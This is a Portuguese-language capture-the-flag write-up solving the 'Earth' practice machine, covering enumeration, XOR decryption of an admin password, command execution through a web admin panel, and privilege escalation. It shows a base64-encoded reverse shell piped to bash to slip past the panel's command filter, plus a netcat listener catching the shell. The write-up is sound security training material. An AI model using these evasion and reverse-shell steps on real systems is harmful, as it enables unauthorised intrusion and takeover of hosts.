

Writeup - OffSec

OFFSEC - TryHackMe


Nicolas Sanson Giaboeski.

Mais um CTF, e dessa vez, o ctf próprio da OFFSEC 😊

Começamos pelo nmap, por padrão:


```
(kali㉿kali)-[~]  
$ nmap 10.10.149.202  
Starting Nmap 7.95 ( https://nmap.org ) at 2025-08-19 13:39 EDT  
Nmap scan report for earth.local (10.10.149.202)  
Host is up (0.33s latency).  
Not shown: 978 filtered tcp ports (no-response), 19 filtered tcp ports (admin-prohibited)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
443/tcp   open  https  
  
Nmap done: 1 IP address (1 host up) scanned in 14.82 seconds
```

Na página inicial, há a dica de que existem dois endereços a serem acessados, um deles http, e o outro https, verificando-os:



Test site, please ignore.

Nada de interessante...



De cara já é visível que existe algum tipo de hash ou criptografia que deve ser analisada nas mensagens já enviadas.

Isso não é informação o suficiente ainda, então, partimos para a busca de diretórios escondidos:

```
(kali@kali)-[~]
$ gobuster dir -u earth.local -w /usr/share/wordlists/dirb/common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://earth.local
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/admin (Status: 301) [Size: 0] [→ /admin/]
Progress: 372 / 4615 (8.06%)
```

Humm, uma página de admin que nos redireciona para uma página de login, então precisamos encontrar um id e uma senha, que possivelmente estão na criptografia da página encontrada.

Depois de várias tentativas de invadir o sistema pelo serviço http, ainda faltava algo, então, voltando para a página https, podemos encontrar o arquivo padrão robots.txt



Aqui encontramos dicas valiosas, sendo uma delas o nome de um arquivo que contém essas informações:

```
Testing secure messaging system notes:
*Using XOR encryption as the algorithm, should be safe as used in RSA.
*Earth has confirmed they have received our sent messages.
*testdata.txt was used to test encryption.
*terra used as username for admin portal.
Todo:
*How do we send our monthly keys to Earth securely? Or should we change keys weekly?
*Need to test different key lengths to protect against brute force. How long should the key be?
*Need to improve the interface of the messaging interface and the admin panel, it's currently very basic.
```

Então, agora sabemos que a criptografia foi feita baseada em XOR, e que a chave para a criptografia está no arquivo testdata.txt, assim como descobrimos o ID do admin.

2402111b1a0705070a41000a431a000a0e0a0f04104601164
d050f070c0f15540d1018000000000c0c06410f0901420e1
05c0d074d04181a01041c170d4f4c2c0c13000d430e0e1c0a
0006410b420d074d55404645031b18040a03074d181104111
b410f000a4c41335d1c1d040f4e070d0452120111f1d4d031d
090f010e00471c07001647481a0b412b1217151a531b43040
01e151b171a4441020e030741054418100c130b1745081c541
c0b0949020211040d1b410f090142030153091b4d15015304

earthclimatechangebad4humansearchclimatechangebad4human

According to radiometric da

Input Type Key Type Output Type

Hexadecimal Text Text

Xor

E aqui está a senha!!!

Massa, agora temos ID e senha, vamos logar no painel de login:

Admin Command Tool

Welcome terra, run your CLI command on Earth Messaging Machine (use with care).

CLI command:

Run command

Command output: afs bin boot dev etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var

Logando, teremos uma página que executa comandos a nível CLI, navegando pelos diretórios da máquina podemos encontrar o user_flag.txt!!

Para a segunda e última flag, precisamos encontrar uma forma de realizar uma shell reversa e escalar privilégio na máquina.

Tentando vários tipos de shell reversa, o painel ignorou todos e disse que não era possível fazer dessa forma, então precisamos desviar o caminho convencional, e isso é feito encriptando o nosso script de shell reversa por bash com base64, dessa forma, conseguimos executar:

```
echo "shell_reversa_encryptada" | base64 -d | bash
```

e conseguimos nossa shell reversa:

```
(kali㉿kali)-[~]  
$ nc -nvlp 2525  
listening on [any] 2525 id...  
connect to [10.2.0.15] from (UNKNOWN) [10.10.149.202] 34616  
sh: cannot set terminal process group (749): Inappropriate ioctl for device  
sh: no job control in this shell  
sh-5.2$
```

Aqui é uma parte difícil, fazendo o sudo -l não temos nenhuma dica de como escalar privilégio, a forma correta é encontrar o arquivo reset_root e executá-lo.

```
sh-5.2$ ./usr/bin/reset_root  
./usr/bin/reset_root  
CHECKING IF RESET TRIGGERS PRESENT ...  
RESET TRIGGERS ARE PRESENT, RESETTNG ROOT PASSWORD TO: Earth  
sh-5.2$
```

E dessa forma conseguimos a senha para acessar o root:

```
sh-5.2$ su root  
su root  
Password: Earth  
whoami  
root
```

E assim achamos a última flag localizada no root 😊, realmente um CTF que aborda vários assuntos estudados pelo grupo!